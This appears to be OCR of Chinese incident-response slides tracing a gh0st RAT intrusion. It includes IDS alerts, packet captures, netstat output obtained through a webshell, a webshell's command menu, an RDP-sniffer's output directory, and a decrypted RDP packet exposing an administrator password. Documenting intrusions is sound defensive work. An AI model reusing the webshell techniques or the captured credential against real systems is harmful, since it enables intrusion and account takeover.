
目录

- 事件一：开源系统
- 事件二：合作伙伴
- 事件三：开发测试

➢事件四：防不胜防

- 事件五：遗忘角落

防不胜防




- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-48 of 98426 total

□	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
□	#0-(5-1254)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168. 34:51786	202.89.236.206:80	TCP
□	#1-(5-1253)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168. 34:51786	202.89.236.206:80	TCP
□	#2-(5-1252)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168. 34:51785	61.213.183.49:80	TCP
□	#3-(5-1251)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:09	192.168. 34:51775	199.192 220:80	TCP
□	#4-(5-1250)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:07	192.168. 34:51775	199.192 220:80	TCP
□	#5-(5-1249)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51774	199.192 220:80	TCP
□	#6-(5-1248)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51779	199.192 220:80	TCP
□	#7-(5-1247)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51777	199.192 220:80	TCP
□	#8-(5-1246)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51774	199.192 220:80	TCP
□	#9-(5-1245)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51774	199.192 220:80	TCP
□	#10-(5-1244)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168. 34:51778	199.192 220:80	TCP

- 同时我在IDC/OA部署两套IDS，并增加RULE。针对与攻击者控制IP网段的通信进行监测

防不胜防



Filter: ip.addr eq 113.240.[redacted] and not ip.addr eq 74.125.235.[redacted]

```
     Source               Destination          Protocol   Info
0382 118.142.[redacted]2           219.232.[redacted].143      TCP        63164 > afrog [PSH, ACK] Seq=7659 Ack=86118 Win=63754 Len=87
7121 219.232.[redacted].143        118.142.[redacted].2        TCP        afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 Win=64959 Len=32
5496 118.142.[redacted]2           219.232.[redacted].143      TCP        63
3219 118.142.[redacted]2           219.232.[redacted].143      TCP        63
8356 219.232.[redacted].143        118.142.[redacted].2
5805 118.142.[redacted]2           219.232.[redacted].143
1785 118.142.[redacted]2           116.233.[redacted].198
2737 118.142.[redacted]2           219.232.[redacted].143
6031 118.142.[redacted]2           219.232.[redacted].143
8664 116.233.[redacted]198         118.142.[redacted].2
0905 219.232.[redacted].143        118.142.[redacted].2
6991 118.142.[redacted]2           219.232.[redacted].143
9012 219.232.[redacted].143        118.142.[redacted].2
0558 118.142.[redacted]2           116.233.[redacted].198
8020 118.142.[redacted]2           219.232.[redacted].143
2882 219.232.[redacted].143        118.142.[redacted].2
7075 118.142.[redacted]2           219.232.[redacted].143
7409 118.142.[redacted]2           219.232.[redacted].143
2240 219.232.[redacted].143        118.142.[redacted].2
```

```
⊞ Frame 127110: 80 bytes on wire (640 bits)
⊞ Ethernet II, Src: Riversto_0e:77:80 (00:0
⊞ Internet Protocol, Src: 219.232.    .143 (
⊞ Transmission Control Protocol, Src Port:
⊟ Data (26 bytes)
    Data: c01a5112b66848bad61c5f6d02213e486
    [Length: 26]
```

```
0000   00000000 00010011 01110010 00111100 0
0008   10000101 00001110 01110111 10000000 0
0010   00000000 01000010 01001000 01101101 0
0018   01100101 01000000 11011011 11101000 1
0020   00010110 00000010 00000100 00010010 1
```

File: "E:\hacktool\temp\vpn.pcap0" 48 ··· Packets: 136361 Displayed: 4179 Marked: 0 Load time: 0:04.379 Profile: Default


http://118.142.   8080/   jsp?action=command

× 查找: 3389

```
TCP    0.0.0.0:1311           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1723           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2401           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3388           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
TCP    118.142.   .2:139      0.0.0.0:0              LISTENING
TCP    118.142.   .2:1723     116.233      198:52997 ESTABLISHED
TCP    118.142.   .2:2401     113.209      98:49863  ESTABLISHED
TCP    118.142.   .2:2401     118.26.      188:37462 ESTABLISHED
TCP    118.142.   .2:2401     118.26.      188:49074 ESTABLISHED
TCP    118.142.   .2:2401     118.26.      188:49075 ESTABLISHED
TCP    118.142.   .2:2401     118.26.      188:59246 ESTABLISHED
TCP    118.142.   .2:4302     118.142      4:3306    CLOSE_WAIT
TCP    118.142.   .2:4321     64.233.      139:80    CLOSE_WAIT
TCP    118.142.   .2:8080     111.194     .27:21925  ESTABLISHED
TCP    127.0.0.   1036        0.0.0.0:0              LISTENING
TCP    127.0.0.1:1984         127.0.0.1:2402         ESTABLISHED
TCP    127.0.0.1:1994         127.0.0.1:2402         ESTABLISHED
TCP    127.0.0.1:1995         127.0.0.1:2402         ESTABLISHED
TCP    127.0.0.1:1997         127.0.0.1:2402         ESTABLISHED
TCP    127.0.0.1:2402         0.0.0.0:0              LISTENING
```

- □ 对攻击者VPN出口持续嗅探的通信数据进行分析后，发现其在美国还有一台肉鸡(VPS)

防不胜防



功能: Webshell目录 基本信息 进程管理 新建文件 新建目录 文件上传 注册表读取 cmd执行 sql执行 端口扫描 克隆时间 远程文件下载 登出

提权目录: Program Files Documents PcAnywhere 开始菜单 All Users Serv-u目录I Serv-u目录II Real Sql Server Config Data Temp

盘符浏览: A:\ C:\ D:\ E:\

地址(D) E:\51Tkanbing\WWW_regVIP


Login2.aspx
Login.aspx
Main.master
Manager_Pub
MasterPage
nat3.5.rar
note.aspx
Note_Add.as
Notes.aspx
Notice.aspx
Notices.asp
OutRoom.asp
pay.aspx
pay_bak.asp
Pay_Online
paycard.asp
Precompiled
prices.aspx
prices_view
pricesOrder
reg2.aspx
reg.aspx
SendGift.as
sql2005.rar
UpdatePoint
UpdateRoomP

C:\windows\system32\ras

地址(D) C:\windows\system32\ras

名称	大小	类型	修改日期	属性
RADIUS_USERS.LST	0 KB	LST 文件	2011-11-27 3:52	A
RDP.LST	1 KB	LST 文件	2011-11-27 11:10	A
RDP.rar	2,350 KB	WinRAR 压缩文件	2011-11-27 21:34	A
RIPEMD-160.LST	0 KB	LST 文件	2011-11-27 3:52	A
RIP-MD5.LST	0 KB	LST 文件	2011-11-27 3:52	A
SHA-1.LST	0 KB	LST 文件	2011-11-27 3:52	A
SHA-2.LST	0 KB	LST 文件	2011-11-27 3:52	A
SIP.LST	0 KB	LST 文件	2011-11-27 3:52	A
SIPHASHES.LST	0 KB	LST 文件	2011-11-27 3:52	A
SIPS.LST	0 KB	LST 文件	2011-11-27 3:52	A
slip.scp	3 KB	文本文档	2007-3-7 20:00	A
slipmenu.scp	3 KB	文本文档	2007-3-7 20:00	A
SMB.LST	0 KB	LST 文件	2011-11-27 3:52	A
SMTP.LST	0 KB	LST 文件	2011-11-27 3:52	A
SNMP.LST	0 KB	LST 文件	2011-11-27 3:52	A
SSH-1.LST	0 KB	LST 文件	2011-11-27 3:52	A
svchost.exe	1,240 KB	应用程序	2011-3-2 14:58	A
switch.inf	7 KB	安装信息	2007-3-7 20:00	A
TDS.LST	0 KB	LST 文件	2011-11-27 3:52	A
TELNET.LST	0 KB	LST 文件	2011-11-27 3:52	A
TNS.LST	0 KB	LST 文件	2011-11-27 3:52	A

Administrator
Administrator




*E:\backtool\temp\199.192.154.148 RDP\RDP\RDP-20111127153380?.txt - Notepad++

```
0170 12 85 25 44 4b 3c 90 f0 54 a3 37 ab 14 2b 44 13  ..$DK<..T.7..+D.
0180 53 63 f4 e3 8a                                     Sc...

[RDP connection]
----------------
Server address: 199.192.    .143
Client address: 61.170.    .248

[Client decrypted packet] - 369 bytes total; 362 bytes decrypted
0000 03 00 01 65 02 f0 80 64 00 03 03 eb 70 81 76 48  .......d....p.vH
0010 00 00 00 ed d3 ed 19 8c 04 97 2b 04 08 04 08 bb  ..........+.....
0020 47 13 00 00 00 1a 00 1c 00 00 00 00 00 00 00 61  G..............a
0030 00 64 00 6d 00 69 00 6e 00 69 00 73 00 74 00 72  .d.m.i.n.i.s.t.r
0040 00 61 00 74 00 6f 00 72 00 00 00 69 00 66 00 75  .a.t.o.r...i.f.u
0050 00 63 00 6b 00 79 00 6f 00 75 00 74 00 6f 00 6f  .c.k.y.o.u.t.o.o
0060 00 21 00 40 00 23 00 00 00 00 00 00 00 02 00 18  .!.@.#..........
0070 00 31 00 39 00 32 00 2e 00 31 00 36 00 38 00 2e  .1.9.2...1.6.8..
0080 00 30 00 2e 00 32 00 00 00 40 00 43 00 3a 00 5c  .0...2...@.C.:.\
0090 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 5c  .W.i.n.d.o.w.s.\
00a0 00 53 00 79 00 73 00 74 00 65 00 6d 00 33 00 32  .S.y.s.t.e.m.3.2
00b0 00 5c 00 6d 00 73 00 74 00 73 00 63 00 61 00 78  .\.m.s.t.s.c.a.x
00c0 00 2e 00 64 00 6c 00 6c 00 00 00 20 fe ff ff 2d  ...d.l.l... ...-
00d0 4e fd 56 07 68 c6 51 f6 65 f4 95 00 00 00 00 00  N.V.h.Q.e.......
